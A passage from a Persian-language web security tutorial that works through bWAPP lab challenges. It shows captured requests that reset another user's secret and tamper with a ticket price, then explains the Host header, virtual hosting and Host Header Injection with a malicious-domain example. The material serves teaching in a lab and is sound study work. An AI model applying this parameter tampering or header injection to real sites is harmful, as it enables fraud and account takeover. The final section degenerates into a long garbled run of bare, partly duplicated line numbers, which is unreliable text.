3 Cookie: security_level=0; PHPSESSID=b90a734d10a906145d96dc325ba52446
4 Content-Length: 59
5 Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/118.0.5993.88 Safari/537.36
9 Content-Type: text/xml; charset=UTF-8
10 Accept: */
11 Origin: https://192.168.89.129
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://192.168.89.129/bWAPP/insecure_direct_object_ref_3.php
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 <reset>
  <login>
    bee
  </login>
  <secret>
    Any bugs?
  </secret>
</reset>
```

یک XML ارسال میکنه شامل نام کاربری من، یعنی bee و عبارتی که قرار هست Secret من بهش تغییر کنه. حالا میخوام از طرف خودم، یعنی کاربر bee این درخواست رو تغییر بدم به کاربر A.I.M و Secret این کاربر رو به NotSecretAnyMore تغییر دهم.

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
<pre> 1 POST /bWAPP/xxe-2.php HTTP/1.1 2 Host: 192.168.89.129 3 Cookie: security_level=0; PHPSESSID=b90a734d10a906145d96dc325ba52446 4 Content-Length: 59 5 Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118" 6 Sec-Ch-Ua-Platform: "Windows" 7 Sec-Ch-Ua-Mobile: ?0 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36 9 Content-Type: text/xml; charset=UTF-8 10 Accept: */ 11 Origin: https://192.168.89.129 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://192.168.89.129/bWAPP/insecure_direct_object_ref_3.php 16 Accept-Encoding: gzip, deflate, br 17 Accept-Language: en-US,en;q=0.9 18 Connection: close 19 20 <reset> <login> A.I.M. </login> <secret> NotSecretAnyMore </secret> </reset></pre>	<pre> 1 HTTP/1.1 200 OK 2 Date: Sat, 04 May 2024 16:48:03 GMT 3 Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_gzip/2.2.8 OpenSSL/0.9.8g 4 X-Powered-By: PHP/5.2.4-2ubuntu5 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 7 Pragma: no-cache 8 Content-Length: 31 9 Connection: close 10 Content-Type: text/html 11 12 A.I.M.'s secret has been reset!</pre>

میبینید که درخواست ارسال شده و گفت که Secret کاربر A.I.M ریست شده. حالا بریم ببینیم که ایا واقعا Secret این کاربر عوض شده یا خیر؟



Your secret: NotSecretAnyMore

بله، تغییر کرده.

چالش بعدی bWAPP بیشتر حالت IDOR داره تا Business Logic هم بیش نگاه کرد . میتوانید از طریق آدرس زیر بیش دسترسی پیدا کنید :

[https://\[YOUR_BWAPP_IP_ADDRESS\]/bwAPP/insecure_direct_object_ref_2.php](https://[YOUR_BWAPP_IP_ADDRESS]/bwAPP/insecure_direct_object_ref_2.php)

/ Insecure DOR (Order Tickets) /

How many movie tickets would you like to order? (15 EUR per ticket)

I would like to order tickets.

یک فرم هست که تعداد Ticket را مشخص میکند و بعد بر روی دکمه Confirm کلیک کرده اونها را مثلًا خریداری میکند . میگه که قیمت هر تیکت 15 یورو هست .

/ Insecure DOR (Order Tickets) /

How many movie tickets would you like to order? (15 EUR per ticket)

I would like to order tickets.

You ordered 3 movie tickets.

Total amount charged from your account automatically: **45 EUR.**

Thank you for your order!

من درخواست ارسالی که یک درخواست POST هست را میگیرم تا ساختارش را هم بررسی کنیم :

Request

Pretty	Raw	Hex
1 POST /bwAPP/insecure_direct_object_ref_2.php HTTP/1.1	1 POST /bwAPP/insecure_direct_object_ref_2.php HTTP/1.1	1 POST /bwAPP/insecure_direct_object_ref_2.php HTTP/1.1
2 Host: 192.168.89.129	2 Host: 192.168.89.129	2 Host: 192.168.89.129
3 Cookie: security_level=0; PHPSESSID=1e056bdffda30eccff8d5e59ed014d03	3 Cookie: security_level=0; PHPSESSID=1e056bdffda30eccff8d5e59ed014d03	3 Cookie: security_level=0; PHPSESSID=1e056bdffda30eccff8d5e59ed014d03
4 Content-Length: 46	4 Content-Length: 46	4 Content-Length: 46
5 Cache-Control: max-age=0	5 Cache-Control: max-age=0	5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"	6 Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"	6 Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"
7 Sec-Ch-Ua-Mobile: ?0	7 Sec-Ch-Ua-Mobile: ?0	7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"	8 Sec-Ch-Ua-Platform: "Windows"	8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1	9 Upgrade-Insecure-Requests: 1	9 Upgrade-Insecure-Requests: 1
10 Origin: https://192.168.89.129	10 Origin: https://192.168.89.129	10 Origin: https://192.168.89.129
11 Content-Type: application/x-www-form-urlencoded	11 Content-Type: application/x-www-form-urlencoded	11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36	12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36	12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36
13 Accept:	13 Accept:	13 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin	14 Sec-Fetch-Site: same-origin	14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate	15 Sec-Fetch-Mode: navigate	15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1	16 Sec-Fetch-User: ?1	16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document	17 Sec-Fetch-Dest: document	17 Sec-Fetch-Dest: document
18 Referer: https://192.168.89.129/bwAPP/insecure_direct_object_ref_2.php	18 Referer: https://192.168.89.129/bwAPP/insecure_direct_object_ref_2.php	18 Referer: https://192.168.89.129/bwAPP/insecure_direct_object_ref_2.php
19 Accept-Encoding: gzip, deflate, br	19 Accept-Encoding: gzip, deflate, br	19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9	20 Accept-Language: en-US,en;q=0.9	20 Accept-Language: en-US,en;q=0.9
21 Connection: close	21 Connection: close	21 Connection: close
22	22	22
23 ticket_quantity=3&ticket_price=15&action=order	23 ticket_quantity=3&ticket_price=15&action=order	23 ticket_quantity=3&ticket_price=15&action=order

میبینید که یک درخواست حاوی سه پارامتر ticket_quantity, ticket_price, action ارسال میکنه . پس ما میتوانیم قیمت تیکت ها را در پکت ارسال دستکاری کنیم . حالا چرا به این گفته IDOR ؟ فک کنم به خاطر اینه که وقتی میخواه خرید انجام بشه به درستی به Object تیکت درخواستی دسترسی پیدا نمیکنه و قیمت توی پکت ارسالی را با اون قیاس نمیکنه . ورودی رو به شکل زیر تغییر میدم :

22
23 ticket_quantity=10&ticket_price=1&action=order

تعداد رو که 10 قرار دادم و قیمت هر تیکت رو 1 یورو . ببینیم درخواست ما تایید میشه یا خیر ؟

/ Insecure DOR (Order Tickets) /

How many movie tickets would you like to order? (15 EUR per ticket)

I would like to order tickets.

Confirm

You ordered **10** movie tickets.

Total amount charged from your account automatically **10 EUR.**

Thank you for your order!

میبینید که 10 تیکت خریداری شد، در مجموع 10 یورو پرداخت شده.

خب این بود از موضوعات مربوط به **IDOR**. به نظرم اسون ترین حفره امنیتی بود که تا الان باهاش رویرو شده ایم. شاید هم حتی در گذشته از این مشکل امنیتی توی جاهای مختلف استفاده کردیم ولی نمیدوونستیم که بهش میگن **IDOR**، من خودم که بارها، جاهایی ازش استفاده کردم و الان فهمیدم که اسمش چیه 😊. بریم سروقت حفره امنیتی بعدی ...

قبل از اینکه بریم و حفره امنیتی Host Header Injection را توضیح بدیم میخوام درمورد Host Header صحبت کنم . قبل اگفتیم که چیزی را تعیین میکنیم ولی میخواهیم تکرار کنم . طبق مقاله Mozilla که ادرسش هم قرار دارد، Host Request Header هاست و پورت مورد نظر ماست که میخوایم روی سرور بهش دسترسی پیدا کنیم . گاهی اوقات پورت رو مشخص نمیکنند و این پورت به صورت پیش فرض براساس نوع پروتکل، یعنی HTTP، HTTPS مشخص میشے که HTTP پورت 80 و HTTPS پورت 443 میباشد . این مولفه از HTTP نسخه 1.1 به بعد در هدر های Request ها الزامی شد و باید وجود داشته باشد و در صورتی که وجود نداشته باشد به خطای 400 یعنی Bad Request برخواهیم خورد .

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Host>

حالا چرا باید ما این هدر رو توی درخواستهایمان قرارش بدیم ؟ علت وجود چیزی ؟ چه کاربردی دارد ؟ فک کنم که با مفهوم Virtual Host اشنایی داریم، بر اساس این مفهوم ما میتوانیم روی یک سرور با یک IP Address چندین وبسایت با دامنه های مختلف داشته باشیم . فرض کنید که یک سرور داریم با IP Address 1.2.3.4، با تنظیم کردن Virtual Host میتوانیم روی این سرور چندین وب اپلیکیشن داشته باشیم که هر کدام با یک دامنه خاص مثلا ... example1.com, example2.com, mysite.com, ... میتوانیم بهشون متصل بشیم . چیزی هست که به سرور ما میگه که درخواست ارسالی باید به کدام یک از دامنه های توی سرور ارسال بشه . مثلا فرض کنید که میخوایم با mystie.com ارتباط بگیریم . پکت HTTP ما چیزی به حالت زیر میشه :

```
GET / HTTP/1.1
Host: mysite.com
...
```

وقتی وب سرور این پکت را دریافت و مولفه های اون رو Parse میکنه میبینیه که مولفه Host مقدار mysite.com رو داره، پس توی Virtual Host های خودش نگاه بینیه ایا هاستی با این ادرس مشخص شده است یا خیر ؟ وقتی که میبینیه بله چنین چیزی رو داره، درخواست شما رو برای اون هاست میفرسته و ارتباط شما رو با اون ایجاد میکنه .

قبل از HTTP 1.1 هر سرور یک IP و میزبان یک وبسایت می بود و درخواست شما نیازی نبود که Host رو مشخص کنه . کافی بود که یه چیزی به شکل زیر به سرور ارسال کنید :

```
GET / HTTP/1.0
...
```

این درخواست وقتی به وب سرور میرسید سریعا پاسخ رو میداد چون که فقط میزبان یک وبسایت روی خودش بود و نیازی نبود که Host رو مشخص کنیم . وقتی دیدن که تعداد IP Address های ورژن 4 اونقدر هم زیاد محسوب نمیشه، گفتن که چرا ما به صورت موثر و مفید تر از این IP Address ها استفاده نکنیم و به همین خاطر مفهوم Virtual Hosting رو پیش کشیدن و از اون به بعد، یعنی از HTTP 1.1 و نسخه های بعد، توسعه دهنده ها تونستن روی یک IP Address و یک سرور تعداد زیادی وب سایت با دامنه های مختلف داشته باشند .

یه سوالی که برام پیش اوmd و قراره توی Host Header Injection ازش استفاده کنیم اینه که، اگه به یک وب سرور یک Virtual Host رو از طریق هدر Host پاس بدم ولی این Host Virtual وجود نداشته باشه، چه رفتاری نشون میده ؟ دوست دارم این موضوع رو درمورد Apache, Nginx, ... بررسی کنیم و ببینیم چطوریه ؟

Apache زمانی که یک درخواست رو دریافت میکنه و این درخواست دارای یک Host Header هست که توی Virtual Host های اپاچی ثبت نشده، میتوانه چند رفتار رو نشون بده :

1. **Default Virtual Host:** توی Virtual Host هایی که برای اپاچی تنظیم میشه گاهی اوقات یکی رو به عنوان پیش فرض انتخاب میکنند و زمانی که یک Host Header ناشناس به سمت سرور ارسال میشه، اون رو نشون خواهد داد .

2. **Name-Based Virtual Hosting:** گاهی هم ممکن هست Virtual Host ها رو بر اساس نام دسته بنده کنند و وقتی یک Host Header ناشناس ارسال میشه، اولین Virtual Host براساس نام برگردانده شود . (این مورد میتوانه توی Host Header کمک کنه)

3. **Error Handling:** شاید هم اپاچی خطای ارسال کنه و بگه که این هاستی که شما میخواید رو ندارم یا مثلا یک پاسخ با Host Header Injection شماره 400 یعنی Bad Request رو بفرسته . به نظرم این رفتار بهترین برای رفع Status Code هست .

4. ...

تلوی Nginx میتوانیم Virtual Host ها رو از طریق یک بلاک به نام Server Block تعریف کنیم و بهشون هم میگن Server Block . براساس پیکربندیهای Nginx، این وب سرور میتوانه رفتار های مختلفی رو با یک Host Header ناشناس نشون بده . بریم چندتاشون رو بررسی کنیم :

1. **Default Server Block:** Nginx هم به مانند اپاچی یک Host Virtual پیش فرض داره که بهش Default Server Block میگن و میشه پیکربندی کرد که زمانی که Host Header دریافتی با هیچکدام از Server Block ها مچ نبود، حالت پیش فرض رو نشون بده و مثلا یه پیغام خطای داشته باشه که این Host Header رو نداریم .

2. Server Block Selection: اگه Nginx رو Name-based هاستینگ کنیم و Server Block دامنه داده شده بهشون مرتب کنیم، Nginx ممکن هست در هنگام دریافت یک Host Header ناشناس بباید او لین Server Block تعریف شده رو برگردانه و این میتوانه همون جایی باشه که او لین قدم جهت Host Header Injection برداشته میشه.
3. Error Handling: میتوانه با نشون دادن یک پیغام خطای کاربر، بهش بگه که حاجی ما این Host Header درخواستی شما را نداریم و لطفا درستش کن، مثلا خطای 400 یا Bad Request رو نشون بد 4.

میبینید که هر دوی Apache و Nginx تقریبا یک رفتار های مشخصی رو انجام میدن و همین رفتار اونها با Host Header ناشناس هست که میتوانه پایه ریزی یک حفره امنیتی به نام Host Header Injection رو بکنه یا این اسیب پذیری رو رفع نماید . پس باید این رفتار وب سرور رو هم در نظر بگیریم که چیکار میکنه ؟

هدف HTTP Host Header چیه ؟ به چه علت وجود داره و با وجودش چه امکاناتی رو فراهم میکنه ؟ طبق مقاله PortSwigge میخواهد این موضوع رو بررسی کنم . محتوای اصلی رو میتوانید از ادرس زیر مشاهده کنید :

<https://portswigger.net/web-security/host-header>

هدف اصلی HTTP Host Header اینه که مشخص کنه، کدام یک از Back-End Component های Host Header نباشه و یا اگه Host Header توی درخواست مشکل داشته باشه، این میتوانه در برقرار کنه . اگه درخواست حاوی Host Header نباشه و یا بگه Routing درخواست های ورودی به علت اینکه هر IP Address میزبان یک وب اپلیکیشن باشد و بگه درخواست مشکل ایجاد کنه .

در اینترنت بوجود امدن HTTP و وب این مشکل به علت اینکه هر IP Address میزبان یک وب اپلیکیشن باشد و کمبود منابعی مثل IP Address ها، چندین وب اپلیکیشن با Domain مختلف رو روی یک سرور با یک IP Address هاست میکند . اینکار میتوانه به دلایل مختلفی رخ بده مثلا :

- Virtual Hosting: یکی از دلایل میتوانه این باشه که یک وب سرور داره چندین وب اپلیکیشن و وبسایت رو هاست میکنه . میتوانه یک Owner باشه که مجموعه ای از وبسایت هاش رو یک سرور هست و یا مجموعه ای از وبسایت ها با IP Address های مختلف روی یک سرور . به این اتفاق "هاست اشتراکی" هم میگن . به وبسایت هایی که بین شکل بر روی یک سرور با یک IP Address هستند "Virtual Host" گفته میشه . برای یک کاربر عادی، اینکه وبسایتی که داره باهش ارتباط میگیره روی یک سرور به تنها قرار داره و یا چندین وبسایت روی اون سرور هستند غیر قابل تشخیص می باشد . مثلا توی تصویر زیر میبینید که یک دامنه که مشخص هم نیست روی یک IP Address قرار داره و وقتی درخواست میره سمتش پاسخ میده :

توی تصویر زیر هم میبینید که یه دامنه دیگه دوباره روی همون IP Address وجود داره و باز داره پاسخ میده :

به این میگن Virtual Hosting یا هاست اشتراکی، طبق شناختی که من از صاحب این سرور دارم، همه این دامنه هایی که روی این سروره مال خودشه و میتوانست جداگونه هم انجامش بده . اون Host Header توی درخواست هم که درخواست من رو مسیر دهی میکنه به Back-End مناسبی که من درخواستش رو دارم .

- Routing Traffic via an intermediary: فرض کنید که یک وب اپلیکیشن داریم روی یک سرور با یک IP Address قرار داره . این وب اپلیکیشن روی هاست اشتراکی نیست و خوش تک و تها مرد تنهای شبه . اما صاحب اثر میخواهد وب اپلیکیشن پشت یک CDN هستند ایشون . در این شرایط هم با یک IP Address و CDN که معرف حضورتون هست، Content Delivery Network قرار بگیره و CDN روی یک IP Address هست اینکه پشت CDN به یک CDN به یک IPResolve Address میشوند . یعنی اگه dig همه دامنه ها رو بگیرید در نهایت به IP Address مربوط به CDN میرسید . چطوری میخواهد تشخیص بده که درخواستی که برآش اومده باید به کجا بره ؟ قطعا باید HTTP Host Header برای اینکار استفاده کنه . به طور خلاصه، درخواست ما حاوی CDN میبینه که عه، تعداد خیلی زیادی وب

اپلیکیشن رو باید Routing کنه، نگاه میکنه به Host Header درخواست و از طریق ایشون تشخیص میده، درخواست رو کجا بفرسته.

این دو سناریو جاهایی هست که Host Header میاد و کار میکنه و مشکلی که بوجود میومد رو به خوبی حل میکنه. باید اینا رو میدونستیم تا بتونیم حفره امنیتی Host Header Injection رو درک کنیم و درنهایت بتونیم اون رو اکسپلولیت کنیم.

حالا، حفره امنیتی Host Header Injection چیه؟ درمورد Host Header چی هست؟ ببینید معنی روشه که ما میایم و یک Host Header Injection رو تزریق میکنیم به جای Host اصلی و موجب میشه، درصورتی که وب اپلیکیشن منابع توی صفحه رو به صورت داینامیک URL دهی کرده باشه، Host ما به جای Host اصلی توی URL ها قرار بگیره و وب اپلیکیشن منابع رو به جای اینکه از Host اصلی بخونه، سعی کنه از Host تزریق شده ما دریافت کنه. این موضوع فقط برسر منابع لود شده توی صفحه نیست، بلکه درصورتی که URL های توی صفحه هم به صورت داینامیک از Host URL برای Impact زیادی نداره مگر اینکه از طریق حملات مختلفی که وجود داره رو انجام بدیم. اتفاق هایی که این حفره امنیتی میتونه موجب بشه عبارت اند از Cache Poisoning, Cross Site Scripting (XSS), Server-Side Request Forgery (SSRF).

یعنی اینکه با حفره امنیتی Host Header Injection ما میتونیم حملات بالا رو درصورت وجود شرایط اونها انجام بدیم. بریم یه سناریو واسه اکسپلولیت این نوع اسیب پذیری بگیم تا دیدمون بیشتر بشه!! فرض کنید که یک وب اپلیکیشن داریم که محتوای داخل صفحاتش رو بر اساس Host Header توی درخواست HTTP ارسالی لود میکنه. مثلاً اگه درخواست به شکل زیر باشه:

```
GET / HTTP/1.1
Host: site.com
...
```

محتوای صفحه به شکل زیر لود میشن:

```
<html>
<head>
...
<link ... href="https://site.com/style.css" />
...
</head>
<body>
...
<script src="https://site.com/script.js"></script>
</body>
</html>
```

اگر درخواست ارسالی به شکل زیر باشه:

```
GET / HTTP/1.1
Host: example.com
...
```

محتوا به شکل زیر بارگذاری میشوند:

```
<html>
<head>
...
<link ... href="https://example.com/style.css" />
...
</head>
<body>
...
<script src="https://example.com/script.js"></script>
</body>
</html>
```

مهاجم میاد و این مورد رو مشاهده میکنه و یک پکت HTTP ایجاد کرده و به جای Host Header درست، ادرس یک سایت مخرب رو وارد میکنه:

```
GET / HTTP/1.1
Host: malicious-domain.com
...
```

در اینجاست که URL های توی صفحه پاسخ عوض میشه و مهاجم میتونه کارهای مختلفی رو با این تزریق، بر اساس شرایطی که وجود داره انجام بده. اونها رو در ادامه بررسی خواهیم کرد.

علت بوجود امدن Host Header Injection چیه؟ علت های خیلی زیادی نیستند که منجر به Host Header Injection میشون و در میان تعداد دلایل کمش، یه دلیل خیلی خیلی اصلی وجود داره که منجر به این اسیب پذیری میشه، بریم دلایل رو بررسی کنیم:

- ادرس دهنده دینامیک در صفحات: به نظرم اصلی ترین دلیل بوجود امدن Host Header Injection همینه. اینکه توسعه دهنده میاد و برای ادرس دهنده به جاهای مختلف در صفحات از هدر Host توانی درخواست HTTP کاربر استفاده میکنه تا ادرس دهنده درست انجام بشه ولی نمیدونه که این باعث بوجود امدن Host Header Injection خواهد شد. مثلاً توانی تصویر زیر، درصورتی که برای ادرس دهنده به action فرم، از Host Header توانی درخواست استفاده کرده باشه میتونه منجر به این اسیب پذیری بشه:

```

Request
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: bank.local
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: PHPSESSID=ratabqof2ubcrvun75kroeq505
10 sec-gpc: 1
11 Connection: close
12
13

Response
Pretty Raw Hex Render
18 <title>
19 <link rel="stylesheet" href="http://bank.local/style.css">
20 <link rel="preconnect" href="https://fonts.googleapis.com">
21 <link href="https://fonts.googleapis.com/css2?family=Montserrat:ital,wght@0,100..900&display=swap" rel="stylesheet">
22 </head>
23 <body>
24 <form class="login" action="http://bank.local/login.php" method="POST">
25   <span style="font-size: 26px; color: #414141;">
26     Central Bank of Nowhere
27   </span>
28   <input type="text" placeholder="Username" name="username" autofocus>
29   <input type="password" placeholder="Password" name="password">
30   <button>
31     Login
32   </button>
33 <a href="https://codepen.io/davinci/" target="_blank">
34   check my other pens
35 </a>
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
259
260
261
262
263
264
265
266
267
268
269
269
270
271
272
273
274
275
276
277
278
279
279
280
281
282
283
284
285
286
287
287
288
289
289
290
291
292
293
294
295
296
297
297
298
299
299
300
301
302
303
304
305
306
307
308
309
309
310
311
312
313
314
315
316
317
318
319
319
320
321
322
323
324
325
326
327
328
329
329
330
331
332
333
334
335
336
337
338
339
339
340
341
342
343
344
345
346
347
348
349
349
350
351
352
353
354
355
356
357
358
359
359
360
361
362
363
364
365
366
367
368
369
369
370
371
372
373
374
375
376
377
378
379
379
380
381
382
383
384
385
386
387
388
389
389
390
391
392
393
394
395
396
397
398
399
399
400
401
402
403
404
405
406
407
408
409
409
410
411
412
413
414
415
416
417
418
419
419
420
421
422
423
424
425
426
427
428
429
429
430
431
432
433
434
435
436
437
438
439
439
440
441
442
443
444
445
446
447
448
449
449
450
451
452
453
454
455
456
457
458
459
459
460
461
462
463
464
465
466
467
468
469
469
470
471
472
473
474
475
476
477
478
479
479
480
481
482
483
484
485
486
487
488
489
489
490
491
492
493
494
495
496
497
498
499
499
500
501
502
503
504
505
506
507
508
509
509
510
511
512
513
514
515
516
517
518
519
519
520
521
522
523
524
525
526
527
528
529
529
530
531
532
533
534
535
536
537
538
539
539
540
541
542
543
544
545
546
547
548
549
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
688
689
689
690
691
692
693
694
695
696
697
697
698
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
788
788
789
789
790
791
792
793
794
795
796
797
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
818
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
879
879
880
881
882
883
884
885
886
887
888
888
889
889
890
891
892
893
894
895
896
897
897
898
899
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
918
918
919
919
920
921
922
923
924
925
926
927
928
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
948
948
949
949
950
951
952
953
954
955
956
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
979
979
980
981
982
983
984
985
986
987
987
988
988
989
989
990
991
992
993
994
995
996
997
998
999
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1038
1039
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1048
1049
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1078
1079
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1088
1089
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1098
1099
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1118
1119
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1138
1139
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1148
1149
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1168
1169
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1178
1179
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1188
1189
1189
1190
1191
1192
1193
1194
1195
1196
1197
1197
1198
1198
1199
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1218
1219
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1228
1229
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1238
1239
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1248
1249
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1268
1269
1269
1270
1271
1272
1273
1274
1275
1276
1277
1277
1278
1278
1279
1279
1280
1281
1282
1283
1284
1285
1286
1287
1287
1288
1288
1289
1289
1290
1291
1292
1293
1294
1295
1296
1297
1297
1298
1298
1299
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1318
1319
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1328
1329
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1338
1339
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1348
1349
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1368
1369
1369
1370
1371
1372
1373
1374
1375
1376
1377
1377
1378
1378
1379
1379
1380
1381
1382
1383
1384
1385
1386
1387
1387
1388
1388
1389
1389
1390
1391
1392
1393
1394
1395
1396
1397
1397
1398
1398
1399
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1409
1410
1411
1412
1413
1414
1415
1416
1417
1417
1418
1418
1419
1419
1420
1421
1422
1423
1424
1425
1426
1427
1427
1428
1428
1429
1429
1430
1431
1432
1433
1434
1435
1436
1437
1437
1438
1438
1439
1439
1440
1441
1442
1443
1444
1445
1446
1447
1447
1448
1448
1449
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1458
1459
1459
1460
1461
1462
1463
1464
1465
1466
1467
1467
1468
1468
1469
1469
1470
1471
1472
1473
1474
1475
1476
1477
1477
1478
1478
1479
1479
1480
1481
1482
1483
1484
1485
1486
1487
1487
1488
1488
1489
1489
1490
1491
1492
1493
1494
1495
1496
1497
1497
1498
1498
1499
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1509
1510
1511
1512
1513
1514
1515
1516
1517
1517
1518
1518
1519
